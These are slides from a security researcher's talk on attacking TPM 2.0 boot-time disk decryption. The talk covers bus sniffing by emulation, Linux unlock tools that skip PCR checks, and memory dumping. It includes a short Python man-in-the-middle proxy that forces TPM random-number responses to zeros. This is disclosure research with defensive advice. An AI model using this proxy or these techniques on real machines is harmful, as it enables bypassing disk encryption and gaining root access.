

TPM is not the holy _way

Benoît Forgette

03/06/2022



Table of Contents

Presentation

Story telling

State of the art

- TPM2.0 protocol

- TPM chipset

- Existing TPM sniffer

TPMEavesEmu TPMEE

- Sniffing by emulation

- Case studied

- Attack on encrypted sessions

MITM attack

Conclusion

Presentation

- ▶ Benoit Forgette (MadSquirrel)
- ▶ Security research engineer
- ▶ Embedded devices/Android/Automation



Presentation

- ▶ Benoit Forgette (MadSquirrel)
- ▶ Security research engineer
- ▶ Embedded devices/Android/Automation



ONRECRUTE!



Table of Contents

Presentation

Story telling

State of the art

- TPM2.0 protocol

- TPM chipset

- Existing TPM sniffer

TPMEavesEmu TPMEE

- Sniffing by emulation

- Case studied

- Attack on encrypted sessions

MITM attack


Conclusion

Story telling



OnLogic Helix 310

Story telling



TPM NPCT750 (25€)



Table of Contents

Presentation

Story telling

State of the art

- TPM2.0 protocol

- TPM chipset

- Existing TPM sniffer

TPMEavesEmu TPMEE

- Sniffing by emulation


- Case studied

- Attack on encrypted sessions

MITM attack


Conclusion

TPM2.0 protocol




Motherboard connection

TPM2.0 protocol




TPM protocol

TPM2.0 protocol




TPM2 Session authentication

TPM2.0 protocol



TPM2 Session encryption

TPM chipset



→ Store digest measurement in TPM

→ Measurement the code block


→ Jump on the code block

Integrity of each boot step store inside the TPM chip

TPM chipset



TPM chipset



Existing TPM sniffer

- ▶ LPC protocol, we can use TPM Specific LPC Sniffer
- ▶ SPI protocol, we can use Bitlocker SPI toolkit
- ▶ I2C protocol, we can use TPMGenie

TPM Specific LPC Sniffer and *Bitlocker SPI toolkit* are really specific on Windows

Table of Contents

Presentation

Story telling

State of the art

- TPM2.0 protocol

- TPM chipset

- Existing TPM sniffer

TPMEavesEmu TPMEE

- Sniffing by emulation


- Case studied

- Attack on encrypted sessions

MITM attack

Conclusion

Sniffing by emulation



Case studied

	PCRs checking	Authentication	Encryption
Tpm2-initramfs-tool	not by default	enable	disable
Systemd-cryptenroll	not by default	enable	disable
Clevis	not at all	enable	disable
Bitlocker	in progress	enable	disable

Case studied

	PCRs checking	Authentication	Encryption
Tpm2-initramfs-tool	not by default	enable	disable
Systemd-cryptenroll	not by default	enable	disable
Clevis	not by default	enable	disable
Bitlocker	in progress	enable	disable

Summary of the attack


BIOS Code	undetected	PCR 0	Grub command line	detected	PCR 8
BIOS Configuration	detected	PCR 1	Executed Modules Grub	detected	PCR 9
Option ROM Code	undetected	PCR 2	Grub binary or IMA	undetected	PCR 10
Option ROM Configuration	undetected	PCR 3	Kernel and initrd	undetected	PCR 11
MBR Code	detected	PCR 4	Entire booting process	undetected	PCR 12
MBR configuration	undetected	PCR 5	Debug	undetected	PCR 16
State transition and wake event	undetected	PCR 6	Application support	undetected	PCR 23
Platform manufacturer-specific measurements	undetected	PCR 7			

Summary of the attack

BIOS Code	undetected	PCR 0	Grub command line	detected	PCR 8
BIOS Configuration	detected	PCR 1	Executed Modules Grub	detected	PCR 9
Option ROM Code	undetected	PCR 2	Grub binary or IMA	undetected	PCR 10
Option ROM Configuration	undetected	PCR 3	Kernel and initrd	undetected	PCR 11
MBR Code	detected	PCR 4	Entire booting process	undetected	PCR 12
MBR configuration	undetected	PCR 5	Debug	undetected	PCR 16
State transition and wake event	undetected	PCR 6	Application support	undetected	PCR 23
Platform manufacturer-specific measurements	undetected	PCR 7			Use by bitlocker

Demo

Attack on encrypted sessions




Dump memory

1. Break when the PC is on high address (>0xffffffff0000...)
2. Dump the RAM

```

vmlinuz-5.10.0-9-amd64
5.10.0-9-amd64 (debian-kernel@lists.debian.org) ...
5.10.0-9-amd64 SMP mod_unload modversions
/lib/firmware/5.10.0-9-amd64
vermagic=5.10.0-9-amd64
/usr/src/linux-headers-5.10.0-9-amd64
linux-kbuild-5.10 (>= 5.10.70-1)
APT::LastInstalledKernel "5.10.0-9-amd64";
5.10.0-9-amd64
vermagic=5.10.0-9-amd64 SMP mod_unload modversions
CUPS/2.3.3op2 (Linux 5.10.0-9-amd64; x86_64) IPP/2.0
p2 (Linux 5.10.0-9-amd64; x86_64) IPP/2.0
boot/initrd.img-5.10.0-9-amd64
boot/vmlinuz-5.10.0-9-amd64
/usr/src/linux-headers-5.10.0-9-amd64
/lib/modules/5.10.0-9-amd64
/usr/share/bug/linux-image-5.10.0-9-amd64
OSRELEASE=5.10.0-9-amd64
OSRELEASE=5.10.0-9-amd64
  
```


Attack on encrypted sessions



Attack on encrypted sessions

```
Breakpoint 1, 0xffffffffbd74b940 in ?? ()  
"/bin/sh"  
Breakpoint 1, 0xffffffffbd74b940 in ?? ()  
"/usr/sbin/ethtool"  
Breakpoint 1, 0xffffffffbd74b940 in ?? ()  
"/usr/bin/ls"  
Breakpoint 1, 0xffffffffbd74b940 in ?? ()  
"/usr/bin/ls"  
Breakpoint 1, 0xffffffffbd74b940 in ?? ()  
"/usr/bin/setfont"  
Breakpoint 1, 0xffffffffbd74b940 in ?? ()  
"/usr/bin/setfont"  
Breakpoint 1, 0xffffffffbd74b940 in ?? ()  
"/usr/bin/mkdir"  
Breakpoint 1, 0xffffffffbd74b940 in ?? ()  
"/usr/bin/mkdir"  
Breakpoint 1, 0xffffffffbd74b940 in ?? ()  
"/lib/udev/libinput-device-group"
```

I



debian





Table of Contents

Presentation

Story telling

State of the art

- TPM2.0 protocol

- TPM chipset

- Existing TPM sniffer

TPMEavesEmu TPMEE

- Sniffing by emulation


- Case studied

- Attack on encrypted sessions

MITM attack

Conclusion

MITM attack



MITM attack

```
from tpm_proxy.server import init_wireshark, listen_socket, TypeShow, ack

def proxy(conn, data, req):
    if data.type_ == 0x1: #WRITE
        ...
    if data.type_ == 0x0: #READ
        if req.get_command() == 'TPM_CC_GetRandom':
            data.payload = data.payload[0:2] + b'\x00' * (len(data.payload) - 2)
            conn.send(data.packed())
        return;
    ack(conn)

if __name__ == "__main__":
    arg = TypeShow.BEAUTY
    listen_socket(arg, proxy=proxy)
```

MITM attack



The image displays a QEMU virtual machine environment used for a MITM attack on TPM communication. It consists of two main terminal windows.

Left Window (user@debian: ~/exploit):

```
00 00 00 00 00 01 29 00 00 00 00 00 01 2a 00
00 00 00 00 00 01 2b 00 00 00 00 00 01 2c 00
00 00 00 00 00 02 00 00 00 00 00 00 02 01 00
00 00 00 00 00 02 02 00 00 00 00 00 02 03 00
00 00 00 00 00 02 04 00 00 00 00 00 02 05 00
00 00 00 00 00 02 06 00 00 00 00 00 02 07 00
00 00 00 00 00 02 08 00 00 00 00 00 02 09 00
00 00 00 00 00 02 0a 00 00 00 00 00 02 0a 00
00 00 00 00 00 02 0c 00 00 00 00 00 02 0d 00
00 00 00 00 00 02 0e 00 00 00 00 00 02 0f 00
00 00 20 00 00 02 10 00 00 1c 20 00 02 11 00
01 51 00 00 00 02 12 00 00 00 00 00 02 13 00
02 00 00 00 00 02 14 00 00 00 00 00 00 02 15 00
Write on TPM:
80 01 00 00 00 0c 00 00 01 7b 00 20
Type: NO_SESSION
Size Command: 12
Command: 017b ( )
At
Read on TPM:
80 01 00 00 00 2c 00 00 00 00 20 3c 61 85 w0
09 e2 d3 0f 8a 2c 08 21 d5 ef ea s0 9e 29 12 39
19 4c e4 e7 c9 07 01 50 64 06 12 2f
```

Right Window (root@pc-40: ~#):

```
root@pc-40:~# tpm2_getrandom 26 | xxd
00000000: 0000 0000 0000 0000 0000 0000 0000 0000
00000010: 0000 0000 0000 0000 0000 0000 0000 0000
root@pc-40:~# tpm2_getrandom 26 | xxd
00000000: 0000 0000 0000 0000 0000 0000 0000 0000
00000010: 0000 0000 0000 0000 0000 0000 0000 0000
root@pc-40:~# tpm2_getrandom 26 | xxd
00000000: 0000 0000 0000 0000 0000 0000 0000 0000
00000010: 0000 0000 0000 0000 0000 0000 0000 0000
root@pc-40:~# tpm2_getrandom 13 | xxd
00000000: 0000 0000 0000 0000 0000 0000 0000 00
root@pc-40:~# tpm2_getrandom 1 | xxd
00000000: 00
root@pc-40:~# tpm2_getrandom 5 | xxd
00000000: 0000 0000 00
root@pc-40:~# tpm2_getrandom 50 | xxd
ERROR: TPM getrandom is bounded by max hash size, which is: 32
Please lower your request (preferred) and try again or use --force (advanced)
ERROR: Unable to run tpm2_getrandom
root@pc-40:~# tpm2_getrandom 32 | xxd
00000000: 0000 0000 0000 0000 0000 0000 0000 0000
00000010: 0000 0000 0000 0000 0000 0000 0000 0000
root@pc-40:~#
```

The bottom of the right window shows the Debian logo and system status: 10:26.

Table of Contents

Presentation

Story telling

State of the art

- TPM2.0 protocol

- TPM chipset

- Existing TPM sniffer

TPMEavesEmu TPMEE

- Sniffing by emulation

- Case studied

- Attack on encrypted sessions

MITM attack

Conclusion

Conclusion

To summarize:

1. Some boot decryption implementation don't check PCR register.
2. An USB boot is enable on BIOS or that BIOS is vulnerable.

Conclusion

To summarize:

1. Some boot decryption implementation don't check PCR register.
2. An USB boot is enable on BIOS or that BIOS is vulnerable.
 - ▶ All communication can be sniffed;
 - ▶ MITM on TPM protocol is possible;
 - ▶ Privilege escalation is possible to gain a root access.

Conclusion

To summarize:

1. Some boot decryption implementation don't check PCR register.
2. An USB boot is enable on BIOS or that BIOS is vulnerable.
 - ▶ All communication can be sniffed;
 - ▶ MITM on TPM protocol is possible;
 - ▶ Privilege escalation is possible to gain a root access.

What you should do ?

Conclusion

To summarize:

1. Some boot decryption implementation don't check PCR register.
2. An USB boot is enable on BIOS or that BIOS is vulnerable.
 - ▶ All communication can be sniffed;
 - ▶ MITM on TPM protocol is possible;
 - ▶ Privilege escalation is possible to gain a root access.

What you should do ?

- ▶ Encrypt the communication
- ▶ Verify the PCRs!

Conclusion

To summarize:

1. Some boot decryption implementation don't check PCR register.
2. An USB boot is enable on BIOS or that BIOS is vulnerable.
 - ▶ All communication can be sniffed;
 - ▶ MITM on TPM protocol is possible;
 - ▶ Privilege escalation is possible to gain a root access.

What you should do ?

- ▶ Encrypt the communication
- ▶ Verify the PCRs!

The tool is available at <https://github.com/quarkslab/tpmee>

Thank you

Contact information:

Email: bforgette@quarkslab.com

Phone: [+33 1 58 30 81 51](tel:+33158308151)

Website: <https://www.quarkslab.com>

Twitter: <https://twitter.com/Mad5quirrel>

